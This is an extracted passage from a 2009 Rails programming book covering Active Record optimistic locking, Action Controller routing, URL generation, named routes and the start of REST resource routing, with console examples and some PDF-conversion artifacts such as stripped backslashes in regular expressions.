locking overcomes concur- Report erratum this copy is (P1.0 printing, March 2009)
  • 423.
    T RANSACTIONS 423 id 123 123 123 Database name Dave Fred Dave pay_type check check po Application etc... ... ... ... process 1 o = Order.find(123) o.name= 'Fred' o.save process 2 o = Order.find(123) o.pay_type = 'po' o.save Figure 20.2: Race condition: second update overwrites first rency issues, but it’s a fairly brute-force solution. It assumes that something will go wrong and locks just in case. For this reason, the approach is often called pessimistic locking. Pessimistic locking is unworkable for web applica- tions if you need to ensure consistency across multiple user requests, because it is very hard to manage the locks in such a way that the database doesn’t grind to a halt. Optimistic locking doesn’t take explicit locks. Instead, just before it writes updated data back to a row, it checks to make sure that no one else has already changed that row. In the Rails implementation, each row contains a version number. Whenever a row is updated, the version number is incre- mented. When you come to do an update from within your application, Active Record checks the version number of the row in the table against the version number of the model doing the updating. If the two don’t match, it abandons the update and throws an exception. Optimistic locking is enabled by default on any table that contains an integer column called lock_version. You should arrange for this column to be initialized to zero for new rows, but otherwise you should leave it alone—Active Record manages the details for you. Let’s see optimistic locking in action. We’ll create a table called counters con- taining a simple count field along with the lock_version column. (Note the :default setting on the lock_version column.) Report erratum this copy is (P1.0 printing, March 2009)
  • 424.
    T RANSACTIONS 424 Download e1/ar/optimistic.rb create_table :counters, :force => true do |t| t.integer :count t.integer :lock_version, :default => 0 end Then we’ll create a row in the table, read that row into two separate model objects, and try to update it from each: Download e1/ar/optimistic.rb class Counter < ActiveRecord::Base end Counter.delete_all Counter.create(:count => 0) count1 = Counter.find(:first) count2 = Counter.find(:first) count1.count += 3 count1.save count2.count += 4 count2.save When we run this, we see an exception. Rails aborted the update of count2 because the values it held were stale: ActiveRecord::StaleObjectError: Attempted to update a stale object If you use optimistic locking, you’ll need to catch these exceptions in your application. You can disable optimistic locking with this: ActiveRecord::Base.lock_optimistically = false You can change the name of the column used to keep track of the version number on a per-model basis: class Change < ActiveRecord::Base set_locking_column("generation_number" ) # ... end You can control the locking column, determine whether locking is enabled, reset the locking column, and perform other locking related functions. For details, see the documentation for ActiveRecord::Locking::Optimistic::ClassMethods. Report erratum this copy is (P1.0 printing, March 2009)
  • 425.
    Chapter 21 Action Controller: Routing and URLs Action Pack lies at the heart of Rails applications. It consists of two Ruby mod- ules, ActionController and ActionView. Together, they provide support for pro- cessing incoming requests and generating outgoing responses. In this chapter and the next, we’ll look at ActionController and how it works within Rails. In the chapter that follows these two, we’ll take on ActionView. When we looked at Active Record, we treated it as a freestanding library; you can use Active Record as a part of a nonweb Ruby application. Action Pack is different. Although it is possible to use it directly as a framework, you probably won’t. Instead, you’ll take advantage of the tight integration offered by Rails. Components such as Action Controller, Action View, and Active Record han- dle the processing of requests, and the Rails environment knits them together into a coherent (and easy-to-use) whole. For that reason, we’ll describe Action Controller in the context of Rails. Let’s start by looking at how Rails applica- tions handle requests. We’ll then dive down into the details of routing and URL handling. Chapter 22, Action Controller and Rails, then looks at how you write code in a controller. 21.1 The Basics At its simplest, a web application accepts an incoming request from a browser, processes it, and sends a response. The first question that springs to mind is, how does the application know what to do with the incoming request? A shopping cart application will receive requests to display a catalog, add items to a cart, check out, and so on. How does it route these requests to the appropriate code? It turns out that Rails provides two ways to define how to route a request: a comprehensive way that you will use when you need to and a convenient way that you will generally use whenever you can.
  • 426.
    R OUTING REQUESTS 426 The comprehensive way lets you define a direct mapping of URLs to actions based on pattern matching, requirements, and conditions. The convenient way lets you define routes based on resources, such as the models that you define. And because the convenient way is built on the comprehensive way, you can freely mix and match the two approaches. In both cases, Rails encodes information in the request URL and uses a sub- system called routing to determine what should be done with that request. The actual process is very flexible, but at the end of it Rails has determined the name of the controller that handles this particular request, along with a list of any other request parameters. In the process, either one of these addi- tional parameters or the HTTP method itself is used to identify the action to be invoked in the target controller. For example, an incoming request to our shopping cart application might look like http://my.shop.com/store/show_product/123. This is interpreted by the appli- cation as a request to invoke the show_product method in class StoreController, requesting that it display details of the product with the id 123. You don’t have to use the controller/action/id style of URL. For resources, most URLs are simply controller/id, where the action is supplied by HTTP. And a blogging application could be configured so that article dates could be encoded in the request URLs. Access it at http://my.blog.com/blog/2005/07/04, for example, and it might invoke the display action of the Articles controller to show the articles for July 4, 2005. We’ll describe just how this kind of magic mapping occurs shortly. Once the controller is identified, a new instance is created, and its process method is called, passing in the request details and a response object. The controller then calls a method with the same name as the action (or a method called method_missing, if a method named for the action can’t be found). This is the dispatching mechanism we first saw in Figure 4.3, on page 49. The action method orchestrates the processing of the request. If the action method returns without explicitly rendering something, the controller attempts to ren- der a template named after the action. If the controller can’t find an action method to call, it immediately tries to render the template—you don’t need an action method in order to display a template. 21.2 Routing Requests So far in this book we haven’t worried about how Rails maps a request such as store/add_to_cart/123 to a particular controller and action. Let’s dig into that now. We will start with the comprehensive approach because that will pro- vide the foundation for understanding the more convenient approach based on resources. Report erratum this copy is (P1.0 printing, March 2009)
  • 427.
    R OUTING REQUESTS 427 The rails command generates the initial set of files for an application. One of these files is config/routes.rb. It contains the routing information for that appli- cation. If you look at the default contents of the file, ignoring comments, you’ll see the following: ActionController::Routing::Routes.draw do |map| map.connect ':controller/:action/:id' map.connect ':controller/:action/:id.:format' end The Routing component draws a map that lets Rails connect external URLs to the internals of the application. Each map.connect declaration specifies a route connecting external URLs and internal program code. Let’s look at the first map.connect line. The string ’:controller/:action/:id’ acts as a pattern, matching against the path portion of the request URL. In this case, the pattern will match any URL containing three components in the path. (This isn’t actually true, but we’ll clear that up in a minute.) The first component will be assigned to the parameter :controller, the second to :action, and the third to :id. Feed this pattern the URL with the path store/add_to_cart/123, and you’ll end up with these parameters: @params = { :controller => 'store' , :action => 'add_to_cart' , :id => 123 } Based on this, Rails will invoke the add_to_cart method in the store controller. The :id parameter will have a value of 123. Playing with Routes Initially, routes can be somewhat intimidating. As you start to define more and more complex routes, you’ll start to encounter a problem—how do you know that your routes work the way you expect? Clearly, one approach is to fire up your application and enter URLs into a browser. However, we can do better than that. For ad hoc experimentation with routes, we can use the script/console command. (For more formal verification we can write unit tests, as we’ll see starting on page 458.) We’re going to look at how to play with routes now, because it’ll come in handy when we look at all the features of routing later. The routing definition for an application is loaded into a RouteSet object in the ActionController::Routing module. Somewhat confusingly, we can access this via the Routes constant (which turns out not to be that constant). In particular, we can get to the routing definition using script/console, which lets us play with them interactively. Report erratum this copy is (P1.0 printing, March 2009)
  • 428.
    R OUTING REQUESTS 428 To save ourselves some typing, we’ll assign a reference to this RouteSet object to a new local variable, rs: depot> ruby script/console >> rs = ActionController::Routing::Routes => #<ActionController::Routing::RouteSet:0x13cfb70.... Ignore the many lines of output that will be displayed—the RouteSet is a fairly complex object. Fortunately, it has a simple (and powerful) interface. Let’s start by examining the routes that are defined for our application. We do that by asking the route set to convert each of its routes to a string, which formats them nicely. By using puts to display the result, we’ll have each route displayed on a separate line: >> puts rs.routes ANY /:controller/:action/:id/ {} ANY /:controller/:action/:id.:format/ {} => nil The lines starting with ANY show the two default routes that come with any new Rails application (including Depot, which has considerably more routes defined). The final line, => nil, is the script/console command showing the return value of the puts method. Each displayed route has three components. The first tells routing what HTTP verb this routing applies to. The default, ANY, means that the routing will be applied regardless of the verb. We’ll see later how we can create different routing for GET, POST, HEAD, and so on. The next element is the pattern matched by the route. It corresponds to the string we passed to the map.connect call in our routes.rb file. The last element shows the optional parameters that modify the behavior of the route. We’ll be talking about these parameters shortly. Use the recognize_path method to see how routing would parse a particular incoming path. The following examples are based on the Depot application: >> rs.recognize_path "/store" => {:action=>"index", :controller=>"store"} >> rs.recognize_path "/store/add_to_cart/1" => {:action=>"add_to_cart", :controller=>"store", :id=>"1"} >> rs.recognize_path "/store/add_to_cart/1.xml" => {:action=>"add_to_cart", :controller=>"store", :format=>"xml", :id=>"1"} You can also use the generate method to see what URL routing will create for a particular set of parameters. This is like using the url_for method inside your application.1 1. It’s worth stressing this point. Inside an application, you’ll use methods such as url_for and Report erratum this copy is (P1.0 printing, March 2009)
  • 429.
    R OUTING REQUESTS 429 >> rs.generate :controller => :store => "/store" >> rs.generate :controller => :store, :id => 123 => "/store/index/123" All of these examples used our application’s routing and relied on our appli- cation having implemented all the controllers referenced in the request path— routing checks that the controller is valid and so won’t parse a request for a controller it can’t find. For example, our Depot application doesn’t have a coupon controller. If we try to parse an incoming route that uses this con- troller, the path won’t be recognized: >> rs.recognize_path "/coupon/show/1" ActionController::RoutingError: no route found to match "/coupon/show/1" with {} We can tell routing to pretend that our application contains controllers that have not yet been written with the use_controllers! method: >> ActionController::Routing.use_controllers! ["store", "admin", "coupon"] => ["store", "admin", "coupon"] However, for this change to take effect, we need to reload the definition of the routes: >> load "config/routes.rb" => true >> rs.recognize_path "/coupon/show/1" => {:action=>"show", :controller=>"coupon", :id=>"1"} We can use this trick to test routing schemes that are not yet part of our application: create a new Ruby source file containing the Routes.draw block that would normally be in the routes.rb configuration file, and load this new file using load. Defining Routes with map.connect The patterns accepted by map.connect are simple but powerful: • Components are separated by forward slash characters and periods. Each component in the pattern matches one or more components in the URL. Components in the pattern match in order against the URL. • A pattern component of the form :name sets the parameter name to what- ever value is in the corresponding position in the URL. • A pattern component of the form *name accepts all remaining compo- nents in the incoming URL. The parameter name will reference an array containing their values. Because it swallows all remaining components of the URL, *name must appear at the end of the pattern. link_to to generate route-based URLs. The only reason we’re using the generate method here is that it works in the context of a console session. Report erratum this copy is (P1.0 printing, March 2009)
  • 430.
    R OUTING REQUESTS 430 • Anything else as a pattern component matches exactly itself in the corre- sponding position in the URL. For example, a routing pattern containing store/:controller/buy/:id would map if the URL contains the text store at the front and the text buy as the third component of the path. map.connect accepts additional parameters. :defaults => { :name => "value", ...} Sets default values for the named parameters in the pattern. Trailing components in the pattern that have default values can be omitted in the incoming URL, and their default values will be used when setting the parameters. Parameters with a default of nil will not be added to the params hash if they do not appear in the URL. If you don’t specify other- wise, routing will automatically supply the following defaults: defaults => { :action => "index" , :id => nil } This explains the parsing of the default route, specified in routes.rb as follows: map.connect ':controller/:action/:id' Because the action defaults to "index" and the id may be omitted (because it defaults to nil), routing recognizes the following styles of incoming URL for the default Rails application: >> rs.recognize_path "/store" => {:action=>"index", :controller=>"store"} >> rs.recognize_path "/store/show" => {:action=>"show", :controller=>"store"} >> rs.recognize_path "/store/show/1" => {:action=>"show", :controller=>"store", :id=>"1"} :requirements => { :name =>/regexp/, ...} Specifies that the given components, if present in the URL, must each match the specified regular expressions in order for the map as a whole to match. In other words, if any component does not match, this map will not be used. :conditions => { :name =>/regexp/ orstring, ...} Introduced in Rails 1.2, :conditions allows you to specify that routes are matched only in certain circumstances. The set of conditions that may be tested may be extended by plug-ins—out of the box, routing supports a single condition. This allows you to write routes that are conditional on the HTTP verb used to submit the incoming request. Report erratum this copy is (P1.0 printing, March 2009)
  • 431.
    R OUTING REQUESTS 431 In the following example, Rails will invoke the display_checkout_form action when it receives a GET request to /store/checkout, but it will call the action save_checkout_form if it sees a POST request to that same URL: Download e1/routing/config/routes_with_conditions.rb ActionController::Routing::Routes.draw do |map| map.connect 'store/checkout' , :conditions => { :method => :get }, :controller => "store" , :action => "display_checkout_form" map.connect 'store/checkout' , :conditions => { :method => :post }, :controller => "store" , :action => "save_checkout_form" end :name => value Sets a default value for the component :name. Unlike the values set using :defaults, the name need not appear in the pattern itself. This allows you to add arbitrary parameter values to incoming requests. The value will typically be a string or nil. :name => /regexp/ Equivalent to using :requirements to set a constraint on the value of :name. There’s one more rule: routing tries to match an incoming URL against each rule in routes.rb in turn. The first match that succeeds is used. If no match succeeds, an error is raised. Now let’s look at a more complex example. In your blog application, you’d like all URLs to start with the word blog. If no additional parameters are given, you’ll display an index page. If the URL looks like blog/show/nnn, you’ll display article nnn. If the URL contains a date (which may be year, year/month, or year/month/day), you’ll display articles for that date. Otherwise, the URL will contain a controller and action name, allowing you to edit articles and other- wise administer the blog. Finally, if you receive an unrecognized URL pattern, you’ll handle that with a special action. The routing for this contains a line for each individual case: Download e1/routing/config/routes_for_blog.rb ActionController::Routing::Routes.draw do |map| # Straight 'http://my.app/blog/' displays the index map.connect "blog/" , :controller => "blog" , :action => "index" Report erratum this copy is (P1.0 printing, March 2009)
  • 432.
    R OUTING REQUESTS 432 # Return articles for a year, year/month, or year/month/day map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.connect "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.connect "blog/:controller/:action/:id" # Catchall so we can gracefully handle badly formed requests map.connect "*anything" , :controller => "blog" , :action => "unknown_request" end Note two things in this code. First, we constrained the date-matching rule to look for reasonable-looking year, month, and day values. Without this, the rule would also match regular controller/action/id URLs. Second, notice how we put the catchall rule ("*anything") at the end of the list. Because this rule matches any request, putting it earlier would stop subsequent rules from being examined. We can see how these rules handle some request URLs: >> ActionController::Routing.use_controllers! [ "article", "blog" ] => ["article", "blog"] >> load "config/routes_for_blog.rb" => [] >> rs.recognize_path "/blog" => {:controller=>"blog", :action=>"index"} >> rs.recognize_path "/blog/show/123" => {:controller=>"blog", :action=>"show", :id=>"123"} >> rs.recognize_path "/blog/2004" => {:year=>"2004", :controller=>"blog", :action=>"show_date"} >> rs.recognize_path "/blog/2004/12" => {:month=>"12", :year=>"2004", :controller=>"blog", :action=>"show_date"} Report erratum this copy is (P1.0 printing, March 2009)
  • 433.
    R OUTING REQUESTS 433 >> rs.recognize_path "/blog/2004/12/25" => {:month=>"12", :year=>"2004", :controller=>"blog", :day=>"25", :action=>"show_date"} >> rs.recognize_path "/blog/article/edit/123" => {:controller=>"article", :action=>"edit", :id=>"123"} >> rs.recognize_path "/blog/article/show_stats" => {:controller=>"article", :action=>"show_stats"} >> rs.recognize_path "/blog/wibble" => {:controller=>"blog", :anything=>["blog", "wibble"], :action=>"unknown_request"} >> rs.recognize_path "/junk" => {:controller=>"blog", :anything=>["junk"], :action=>"unknown_request"} We’re not quite done with specifying routes yet, but before we look at creating named routes, let’s first see the other side of the coin—generating a URL from within our application. URL Generation Routing takes an incoming URL and decodes it into a set of parameters that are used by Rails to dispatch to the appropriate controller and action (potentially setting additional parameters along the way). But that’s only half the story. Our application also needs to create URLs that refer back to itself. Every time it displays a form, for example, that form needs to link back to a controller and action. But the application code doesn’t necessarily know the format of the URLs that encode this information; all it sees are the parameters it receives once routing has done its work. We could hard-code all the URLs into the application, but sprinkling knowl- edge about the format of requests in multiple places would make our code more brittle. This is a violation of the DRY principle;2 change the application’s location or the format of URLs, and we’d have to change all those strings. Fortunately, we don’t have to worry about this, because Rails also abstracts the generation of URLs using the url_for method (and a number of higher-level friends that use it). To illustrate this, let’s go back to a simple mapping: map.connect ":controller/:action/:id" The url_for method generates URLs by applying its parameters to a mapping. It works in controllers and in views. Let’s try it: @link = url_for(:controller => "store" , :action => "display" , :id => 123) 2. DRY stands for don’t repeat yourself, an acronym coined in The Pragmatic Programmer [HT00]. Report erratum this copy is (P1.0 printing, March 2009)
  • 434.
    R OUTING REQUESTS 434 This code will set @link to something like this: http://pragprog.com/store/display/123 The url_for method took our parameters and mapped them into a request that is compatible with our own routing. If the user selects a link that has this URL, it will invoke the expected action in our application. The rewriting behind url_for is fairly clever. It knows about default parameters and generates the minimal URL that will do what you want. And, as you might have suspected, we can play with it from within script/console. We can’t call url_for directly, because it is available only inside controllers and views. We can, however, do the next best thing and call the generate method inside rout- ings. Again, we’ll use the route set that we used previously. Let’s look at some examples: # No action or id, the rewrite uses the defaults >> rs.generate :controller => "store" => "/store" # If the action is missing, the rewrite inserts the default (index) in the URL >> rs.generate :controller => "store" , :id => 123 => "/store/index/123" # The id is optional >> rs.generate :controller => "store" , :action => :list => "/store/list" # A complete request >> rs.generate :controller => "store" , :action => :list, :id => 123 => "/store/list/123" # Additional parameters are added to the end of the URL >> rs.generate :controller => "store" , :action => :list, :id => 123, ?> :extra => "wibble" => "/store/list/123?extra=wibble" The defaulting mechanism uses values from the current request if it can. This is most commonly used to fill in the current controller’s name if the :controller parameter is omitted. We can demonstrate this inside script/console by using the optional second parameter to generate. This parameter gives the options that were parsed from the currently active request. So, if the current request is to /store/index and we generate a new URL giving just an action of show, we’ll still see the store part included in the URL’s path: >> rs.generate({:action => "show"}, ?> {:controller => "store", :action => "index"}) => "/store/show" To make this more concrete, we can see what would happen if we used url_for in (say) a view in these circumstances. Note that the url_for method is normally Report erratum this copy is (P1.0 printing, March 2009)
  • 435.
    R OUTING REQUESTS 435 available only to controllers, but script/console provides us with an app object with a similar method, the key difference being that the method on the app object doesn’t have a default request. This means that we can’t rely on defaults being provided for :controller and :action: >> app.url_for :controller => :store, :action => :display, :id => 123 => http://example.com/store/status URL generation works for more complex routings as well. For example, the routing for our blog includes the following mappings: Download e1/routing/config/routes_for_blog.rb # Return articles for a year, year/month, or year/month/day map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.connect "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.connect "blog/:controller/:action/:id" Imagine the incoming request was http://pragprog.com/blog/2006/07/28. This will have been mapped to the show_date action of the Blog controller by the first rule: >> ActionController::Routing.use_controllers! [ "blog" ] => ["blog"] >> load "config/routes_for_blog.rb" => true >> last_request = rs.recognize_path "/blog/2006/07/28" => {:month=>"07", :year=>"2006", :controller=>"blog", :day=>"28", :action=>"show_date"} Let’s see what various url_for calls will generate in these circumstances. If we ask for a URL for a different day, the mapping call will take the values from the incoming request as defaults, changing just the day parameter: >> rs.generate({:day => 25}, last_request) => "/blog/2006/07/25" Now let’s see what happens if we instead give it just a year: >> rs.generate({:year => 2005}, last_request) => "/blog/2005" Report erratum this copy is (P1.0 printing, March 2009)
  • 436.
    R OUTING REQUESTS 436 That’s pretty smart. The mapping code assumes that URLs represent a hier- archy of values.3 Once we change something away from the default at one level in that hierarchy, it stops supplying defaults for the lower levels. This is reasonable: the lower-level parameters really make sense only in the context of the higher-level ones, so changing away from the default invalidates the lower-level ones. By overriding the year in this example, we implicitly tell the mapping code that we don’t need a month and day. Note also that the mapping code chose the first rule that could reasonably be used to render the URL. Let’s see what happens if we give it values that can’t be matched by the first, date-based rule: >> rs.generate({:action => "edit" , :id => 123}, last_request) => "/blog/blog/edit/123" Here the first blog is the fixed text, the second blog is the name of the controller, and edit is the action name—the mapping code applied the third rule. If we’d specified an action of show, it would use the second mapping: >> rs.generate({:action => "show" , :id => 123}, last_request) => "/blog/show/123" Most of the time the mapping code does just what you want. However, it is sometimes too smart. Say you wanted to generate the URL to view the blog entries for 2006. You could write this: >> rs.generate({:year => 2006}, last_request) You might be surprised when the mapping code spat out a URL that included the month and day as well: => "/blog/2006/07/28" The year value you supplied was the same as that in the current request. Because this parameter hadn’t changed, the mapping carried on using default values for the month and day to complete the rest of the URL. To get around this, set the month parameter to nil: >> rs.generate({:year => 2006, :month => nil}, last_request) => "/blog/2006" In general, if you want to generate a partial URL, it’s a good idea to set the first of the unused parameters to nil; doing so prevents parameters from the incoming request leaking into the outgoing URL. Sometimes you want to do the opposite, changing the value of a parameter higher in the hierarchy and forcing the routing code to continue to use values at lower levels. In our example, this would be like specifying a different year and having it add the existing default month and day values after it in the 3. This is natural on the Web, where static content is stored within folders (directories), which themselves may be within folders, and so on. Report erratum this copy is (P1.0 printing, March 2009)
  • 437.
    R OUTING REQUESTS 437 URL. To do this, we can fake out the routing code—we use the :overwrite_params option to tell url_for that the original request parameters contained the new year that we want to use. Because it thinks that the year hasn’t changed, it con- tinues to use the rest of the defaults. (Note that this option doesn’t work down within the routing API, so we can’t demonstrate it directly in script/console.) url_for(:year => "2002" ) => http://example.com/blog/2002 url_for(:overwrite_params => {:year => "2002" }) => http://example.com/blog/2002/4/15 One last gotcha. Say a mapping has a requirement such as this: map.connect "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]d/, :day => /[0-3]d/}, Note that the :day parameter is required to match /[0-3]d/; it must be two digits long. This means that if you pass in a Fixnum value less than 10 when creating a URL, this rule will not be used. url_for(:year => 2005, :month => 12, :day => 8) Because the number 8 converts to the string "8" and that string isn’t two digits long, the mapping won’t fire. The fix is either to relax the rule (making the leading zero optional in the requirement with [0-3]?d) or to make sure you pass in two-digit numbers: url_for(:year=>year, :month=>sprintf("%02d" , month), :day=>sprintf("%02d" , day)) The url_for Method Now that we’ve looked at how mappings are used to generate URLs, we can look at the url_for method in all its glory: url_for Create a URL that references this application url_for(option => value, ...) Creates a URL that references a controller in this application. The options hash supplies parameter names and their values that are used to fill in the URL (based on a mapping). The parameter values must match any constraints imposed by the mapping that is used. Certain parameter names, listed in the Options: section that follows, are reserved and are used to fill in the nonpath part of the URL. If you use an Active Record model object as a value in url_for (or any related method), that object’s database id will be used. Report erratum this copy is (P1.0 printing, March 2009)
  • 438.
    R OUTING REQUESTS 438 The two redirect calls in the following code fragment have an identical effect: user = User.find_by_name("dave thomas" ) redirect_to(:action => 'delete' , :id => user.id) # can be written as redirect_to(:action => 'delete' , :id => user) url_for also accepts a single string or symbol as a parameter. Rails uses this internally. You can override the default values for the parameters in the following table by imple- menting the method default_url_options in your controller. This should return a hash of parameters that could be passed to url_for. Options: :anchor string An anchor name to be appended to the URL. Rails automati- cally prepends the # character. :host string Sets the host name and port in the URL. Use a string such as store.pragprog.com or helper.pragprog.com:8080. Defaults to the host in the incoming request. :only_path boolean Only the path component of the URL is generated; the protocol, host name, and port are omitted. :protocol string Sets the protocol part of the URL. Use a string such as "https://". Defaults to the protocol of the incoming request. :overwrite_params hash The options in hash are used to create the URL, but no default values are taken from the current request. :skip_relative_url_root boolean If true, the relative URL root is not prepended to the gener- ated URL. See Section 21.2, Rooted URLs, on page 441 for more details. :trailing_slash boolean Appends a slash to the generated URL. Use :trailing_slash with caution if you also use page or action caching (described start- ing on page 496). The extra slash reportedly confuses the caching algorithm. :port integer Sets the port to connect to. Defaults based on the protocol. :user string Sets the user. Used for inline authentication. Used only if :pass- word is also specified. :password string Sets the password. Used for inline authentication. Used only if :user is also specified. Named Routes So far we’ve been using anonymous routes, created using map.connect in the routes.rb file. Often this is enough; Rails does a good job of picking the URL to generate given the parameters we pass to url_for and its friends. However, we can make our application easier to understand by giving the routes names. This doesn’t change the parsing of incoming URLs, but it lets us be explicit about generating URLs using specific routes in our code. You create a named route simply by using a name other than connect in the routing definition. The name you use becomes the name of that particular route. Report erratum this copy is (P1.0 printing, March 2009)
  • 439.
    R OUTING REQUESTS 439 For example, we might recode our blog routing as follows: Download e1/routing/config/routes_with_names.rb ActionController::Routing::Routes.draw do |map| # Straight 'http://my.app/blog/' displays the index map.index "blog/" , :controller => "blog" , :action => "index" # Return articles for a year, year/month, or year/month/day map.date "blog/:year/:month/:day" , :controller => "blog" , :action => "show_date" , :requirements => { :year => /(19|20)dd/, :month => /[01]?d/, :day => /[0-3]?d/}, :day => nil, :month => nil # Show an article identified by an id map.show_article "blog/show/:id" , :controller => "blog" , :action => "show" , :id => /d+/ # Regular Rails routing for admin stuff map.blog_admin "blog/:controller/:action/:id" # Catchall so we can gracefully handle badly formed requests map.catch_all "*anything" , :controller => "blog" , :action => "unknown_request" end Here we’ve named the route that displays the index as index, the route that accepts dates is called date, and so on. We can use these to generate URLs by appending _url to their names and using them in the same way we’d otherwise use url_for. Thus, to generate the URL for the blog’s index, we could use this: @link = index_url This will construct a URL using the first routing, resulting in the following: http://pragprog.com/blog/ You can pass additional parameters as a hash to these named routes. The parameters will be added into the defaults for the particular route. This is illustrated by the following examples: index_url #=> http://pragprog.com/blog date_url(:year => 2005) #=> http://pragprog.com/blog/2005 Report erratum this copy is (P1.0 printing, March 2009)
  • 440.
    R OUTING REQUESTS 440 date_url(:year => 2003, :month => 2) #=> http://pragprog.com/blog/2003/2 show_article_url(:id => 123) #=> http://pragprog.com/blog/show/123 You can use an xxx _url method wherever Rails expects URL parameters. Thus, you could redirect to the index page with the following code: redirect_to(index_url) In a view template, you could create a hyperlink to the index using this: <%= link_to("Index" , index_url) %> As well as the xxx_url methods, Rails also creates xxx_path forms. These con- struct just the path portion of the URL (ignoring the protocol, host, and port). Finally, if the only parameters to a named URL generation method are used to fill in values for named fields in the URL, you can pass them as regular param- eters, rather than as a hash. For example, our sample routes.rb file defined a named URL for blog administration: Download e1/routing/config/routes_with_names.rb map.blog_admin "blog/:controller/:action/:id" We’ve already seen how we can link to the list users action with a named URL generator: blog_admin_url :controller => 'users' , :action => 'list' Because we’re using options only to give the named parameters values, we could also have used this: blog_admin_url 'users' , 'list' Perhaps surprisingly, this form is less efficient than passing a hash of values: Controller Naming Back on page 269 we said that controllers could be grouped into modules and that incoming URLs identified these controllers using a path-like convention. An incoming URL of http://my.app/admin/book/edit/123 would invoke the edit action of BookController in the Admin module. This mapping also affects URL generation: • If you do not pass a :controller parameter to url_for, it uses the current controller. • If you pass a controller name starting with /, then that name is absolute. • All other controller names are relative to the module of the controller issuing the request. Report erratum this copy is (P1.0 printing, March 2009)
  • 441.
    R ESOURCE -BASED R OUTING 441 To illustrate this, let’s assume an incoming request of this format: http://my.app/admin/book/edit/123 url_for(:action => "edit" , :id => 123) #=> http://my.app/admin/book/edit/123 url_for(:controller => "catalog" , :action => "show" , :id => 123) #=> http://my.app/admin/catalog/show/123 url_for(:controller => "/store" , :action => "purchase" , :id => 123) #=> http://my.app/store/purchase/123 url_for(:controller => "/archive/book" , :action => "record" , :id => 123) #=> http://my.app/archive/book/record/123 Rooted URLs Sometimes you want to run multiple copies of the same application. Perhaps you’re running a service bureau and have multiple customers. Or maybe you want to run both staging and production versions of your application. If possible, the easiest way of doing this is to run multiple (sub)domains with an application instance in each. However, if this is not possible, you can also use a prefix in your URL path to distinguish your application instances. For example, you might run multiple users’ blogs on URLs such as this: http://megablogworld.com/dave/blog http://megablogworld.com/joe/blog http://megablogworld.com/sue/blog In these cases, the prefixes dave, joe, and sue identify the application instance. The application’s routing starts after this. You can tell Rails to ignore this part of the path on URLs it receives, and to prepend it on URLs it generates, by set- ting the environment variable RAILS_RELATIVE_URL_ROOT. If your Rails application is running on Apache, this feature is automatically enabled. 21.3 Resource-Based Routing Rails routes support the mapping between URLs and actions based on the contents of the URL and on the HTTP method used to invoke the request. We’ve seen how to do this on a URL-by-URL basis using anonymous or named routes. Rails also supports a higher-level way of creating groups of related routes. To understand the motivation for this, we need to take a little diversion into the world of Representational State Transfer. REST: Representational State Transfer REST is a way of thinking about the architecture of distributed hypermedia systems. This is relevant to us because many web applications can be catego- rized this way. Report erratum this copy is (P1.0 printing, March 2009)
  • 442.
    R ESOURCE -BASED R OUTING 442 The ideas behind REST were formalized in Chapter 5 of Roy Fielding’s 2000 PhD dissertation.4 In a REST approach, servers communicate with clients using stateless connections. All the information about the state of the inter- action between the two is encoded into the requests and responses between them. Long-term state is kept on the server as a set of identifiable resources. Clients access these resources using a well-defined (and severely constrained) set of resource identifiers (URLs in our context). REST distinguishes the con- tent of resources from the presentation of that content. REST is designed to support highly scalable computing while constraining application architec- tures to be decoupled by nature. There’s a lot of abstract stuff in this description. What does REST mean in practice? First, the formalities of a RESTful approach mean that network designers know when and where they can cache responses to requests. This enables load to be pushed out through the network, increasing performance and resilience while reducing latency. Second, the constraints imposed by REST can lead to easier-to-write (and maintain) applications. RESTful applications don’t worry about implement- ing remotely accessible services. Instead, they provide a regular (and simple) interface to a set of resources. Your application implements a way of listing, creating, editing, and deleting each resource, and your clients do the rest. Let’s make this more concrete. In REST, we use a simple set of verbs to operate on a rich set of nouns. If we’re using HTTP, the verbs correspond to HTTP meth- ods (GET, PUT, POST, and DELETE, typically). The nouns are the resources in our application. We name those resources using URLs. A content management system might contain a set of articles. There are implic- itly two resources here. First, there are the individual articles. Each consti- tutes a resource. There’s also a second resource: the collection of articles. To fetch a list of all the articles, we could issue an HTTP GET request against this collection, say on the path /articles. To fetch the contents of an individual resource, we have to identify it. The Rails way would be to give its primary key value (that is, its id). Again we’d issue a GET request, this time against the URL /articles/1. So far, this is all looking quite familiar. But what happens when we want to add an article to our collection? In non-RESTful applications, we’d probably invent some action with a verb phrase as a name: articles/add_article/1. In the world of REST, we’re not sup- posed to do this. We’re supposed to tell resources what to do using a standard set of verbs. To create a new article in our collection using REST, we’d use an 4. http://www.ics.uci.edu/~fielding/pubs/dissertation/rest_arch_style.htm Report erratum this copy is (P1.0 printing, March 2009)
  • 443.
    R ESOURCE -BASED R OUTING 443 HTTP POST request directed at the /articles path, with the post data containing the article to add. Yes, that’s the same path we used to get a list of articles. If you issue a GET to it, it responds with a list, and if you do a POST to it, it adds a new article to the collection. Take this a step further. We’ve already seen you can retrieve the content of an article—you just issue a GET request against the path /articles/1. To update that article, you’d issue an HTTP PUT request against the same URL. And, to delete it, you could issue an HTTP DELETE request, again using the same URL. Take this further. Maybe our system also tracks users. Again, we have a set of resources to deal with. REST tells us to use the same set of verbs (GET, POST, PUT, and DELETE) against a similar-looking set of URLS (/users, /user/1, ...). Now we see some of the power of the constraints imposed by REST. We’re already familiar with the way Rails constrains us to structure our applications a certain way. Now the REST philosophy tells us to structure the interface to our applications too. Suddenly our world gets a lot simpler. REST and Rails Rails 1.2 added direct support for this type of interface; it adds a kind of macro route facility, called resources. Let’s create a set of RESTful routes for our articles example: ActionController::Routing::Routes.draw do |map| map.resources :articles end The map.resources line has added seven new routes and four new route helpers to our application. Along the way, it assumed that the application will have a controller named ArticlesController containing seven actions with given names. It’s up to us to write that controller. Before we do, take a look at the routes that were generated for us. We do this by making use of the handy rake routes command:5 articles GET /articles {:controller=>"articles", 